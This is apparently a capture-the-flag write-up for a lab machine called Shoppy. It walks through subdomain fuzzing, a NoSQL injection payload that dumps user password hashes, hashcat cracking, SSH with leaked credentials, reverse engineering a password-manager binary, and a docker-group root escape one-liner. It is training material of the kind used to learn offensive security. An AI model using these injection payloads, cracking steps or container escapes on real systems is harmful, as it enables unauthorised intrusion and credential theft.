# Information Gathering

1) Found open ports



2) Checked the website



3) Found a subdomain

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u "http://10.10.11.180" -H "Host: FUZZ.shoppy.htb" -fs 169 -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
_____

 :: Method           : GET
 :: URL              : http://10.10.11.180
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.shoppy.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 169
_____

mattermost              [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 377ms]
```

4) Checked the page

# Mattermost ⋮

Mattermost is an open-source, self-hostable online chat service with file sharing, search, and integrations. It is designed as an internal chat for organisations and companies, and mostly markets itself as an open-source alternative to Slack and Microsoft Teams. Wikipedia

**Developer:** Mattermost, Inc.

**Initial release:** October 2, 2015; 8 years ago

**Written in:** Go, JavaScript

## People also search for     View 10+ more

Slack     Zulip     Rocket.Cha     GitLab

5) Found a login page

# Vulnerability Assessment

1) The page is vulnerable to nosql injection

# Exploitation

## 1) Found the password for admin user

```
▼ 0:
    _id:        "62db0e93d6d6a999a66ee67a"
    username:   "admin"
    password:   "23c6877d9e2b564ef8b32c3a23de27b2"
```

## 2) Injected again to find more users

**Request**

Pretty   Raw   Hex

```
1 GET /admin/search-users?username=toto'%20%7c%7c%201%3d%3d1%20%00 HTTP/1.1
2 Host: shoppy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://shoppy.htb/admin/search-users?username=admin
9 Cookie: rl_user_id=
  RudderEncrypt%3AU2FsdGVkX1%2Byhb2HZ97OWyFOkg80DIqA73BCVMORa%2FBSuIYtCjdsYRwNBIcaw%2F9b;
  rl_anonymous_id=
  RudderEncrypt%3AU2FsdGVkX18vmr6BY3OJzS7s%2BBe1gtsySlZZKcHwfpiTKtjWOMc1%2BICz6I63XiHAFXKdXBPhKh
  VF6ga1gyStGQ%3D%3D; rl_group_id=
  RudderEncrypt%3AU2FsdGVkX1%2BcIbXesk1Sku8SxCZhJMOjnBpQMTUCf%2FA%3D; rl_trait=
  RudderEncrypt%3AU2FsdGVkX1%2BWmoLzzrWKHTsCZCRCUUzWsZ3NCACTS7M%3D; rl_group_trait=
  RudderEncrypt%3AU2FsdGVkX18sLCd1U4gnAe%2F9nnAI9PGPEUAUrgPPwpk%3D; connect.sid=
  s%3AejdafLBJmVS6cMqRghrlqmLEQJFwp7pY.1zpICloVSxq5SEgGdjjjKZ4QyM7yXGhKfpECHgDEWqA
10 Upgrade-Insecure-Requests: 1
11
12
```

**Response**

Pretty   Raw   Hex   Render

```
38        </div>
39      </nav>
40      <div class="d-flex flex-column" id="content-wrapper">
41        <div id="content">
42          <div class="container-fluid">
43            <div class="d-sm-flex justify-content-between align-items-center mb-4" style="
                 margin: 36px Opx Opx;">
44              <h3 class="text-dark mb-0">
                   Search for users in Shoppy App
                 </h3>
45            </div>
46          </div>
47          <div>
48            <form class="d-none d-sm-inline-block me-auto ms-md-3 my-2 my-md-O mw-100
                 navbar-search">
49              <div class="input-group">
                   <input class="bg-dark form-control border-O small" type="text" name="username"
                     placeholder="Search for ...">
                 </div>
50              </form>
51            </div>
52
53
54            <a class="btn btn-primary btn-sm d-none d-sm-inline-block" style="margin-top: 35px;
                 margin-left: 77vh;" role="button" href=http://shoppy.htb/exports/export-search.json>
                 <i class="far fa-file fa-sm text-white-50">
                 </i>
                  Download export
               </a>
55
56          </div>
57        </div>
58      </div>
59      <script src="../assets/bootstrap/js/bootstrap.min.js">
        </script>
60      <script src="../assets/js/script.min.js">
        </script>
61    </body>
```

**Response**

Pretty   Raw   Hex   Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.1
3 Date: Wed, 27 Mar 2024 16:29:54 GMT
4 Content-Type: application/json; charset=UTF-8
5 Content-Length: 200
6 Connection: close
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Wed, 27 Mar 2024 16:29:04 GMT
10 ETag: W/"c8-18e80be611d"
11
12 [
       {
           "_id":"62db0e93d6d6a999a66ee67a",
           "username":"admin",
           "password":"23c6877d9e2b564ef8b32c3a23de27b2"
       },
       {
           "_id":"62db0e93d6d6a999a66ee67b",
           "username":"josh",
           "password":"6ebcea65320589ca4f2f1ce039975995"
       }
   ]
```

3) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -m 0 '6ebcea65320589ca4f2f1ce039975995' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```

```
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

6ebcea65320589ca4f2f1ce039975995:remembermethisway

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 6ebcea65320589ca4f2f1ce039975995
Time.Started.....: Wed Mar 27 22:01:53 2024 (1 sec)
Time.Estimated...: Wed Mar 27 22:01:54 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   1623.7 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 813056/14344384 (5.67%)
Rejected.........: 0/813056 (0.00%)
Restore.Point....: 811008/14344384 (5.65%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: reynalds -> red615

Started: Wed Mar 27 22:01:23 2024
Stopped: Wed Mar 27 22:01:56 2024
```

4) Logged into mattermost with it

5) Found credentials to the machine



6) Got ssh
jaeger:Sh0ppyBest@pp!

```
┌──(vigneswar💀VigneswarPC)-[~]
└─$ ssh jaeger@10.10.11.180
jaeger@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppy:~$
```

# *Privilege Escalation*

1) Found sudo permissions to run a binary as a different user

```
jaeger@shoppy:~$ sudo -l
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$ ls /home/deploy/password-manager
/home/deploy/password-manager
jaeger@shoppy:~$
```

2) Downloaded the binary

```
┌──(vigneswar💀VigneswarPC)-[/tmp/temp]
└─$ scp jaeger@10.10.11.180:/home/deploy/password-manager .
```

```
┌──(vigneswar💀VigneswarPC)-[/tmp/temp]
└─$ ./password-manager
Welcome to Josh password manager!
Please enter your master password:
```

3) Reverse Engineered the binary to find password

```
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareERKS4_@plt (
    $rdi = 0x00007fffffffdc00 → 0x00007fffffffdc10 → 0x0000006f6c6c6568 ("hello"?),
    $rsi = 0x00007fffffffdbe0 → 0x00007fffffffdbf0 → 0x0000656c706d6153 ("Sample"?),
    $rdx = 0x00007fffffffdbe0 → 0x00007fffffffdbf0 → 0x0000656c706d6153 ("Sample"?)
)
```
arguments (guessed)
```
[#0] Id 1, Name: "password-manage", stopped 0x555555555317 in main (), reason: SINGLE STEP
```
threads
```
[#0] 0x555555555317 → main()
```
trace
```
gef➤ |
```

The password is Sample

4) Got credentials for deploy



```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:~$ |
```

5) The deploy user is member of dockers group



```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$ |
```

6) Exploited it to get root access



gtfobins.github.io/gtfobins/docker/

## .. / docker   ☆ Star  10,003

Shell   File write   File read   SUID   Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
# deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# ls
bin    dev   home         initrd.img.old  lib32  libx32       media  opt    root  sbin  sys   usr   vmlinuz
boot   etc   initrd.img   lib             lib64  lost+found   mnt    proc   run   srv   tmp   var   vmlinuz.old
# cd /root
# ls
root.txt
# cat root.txt
1689d8fa9ee5cfb41192e7aaf129efba
# |
```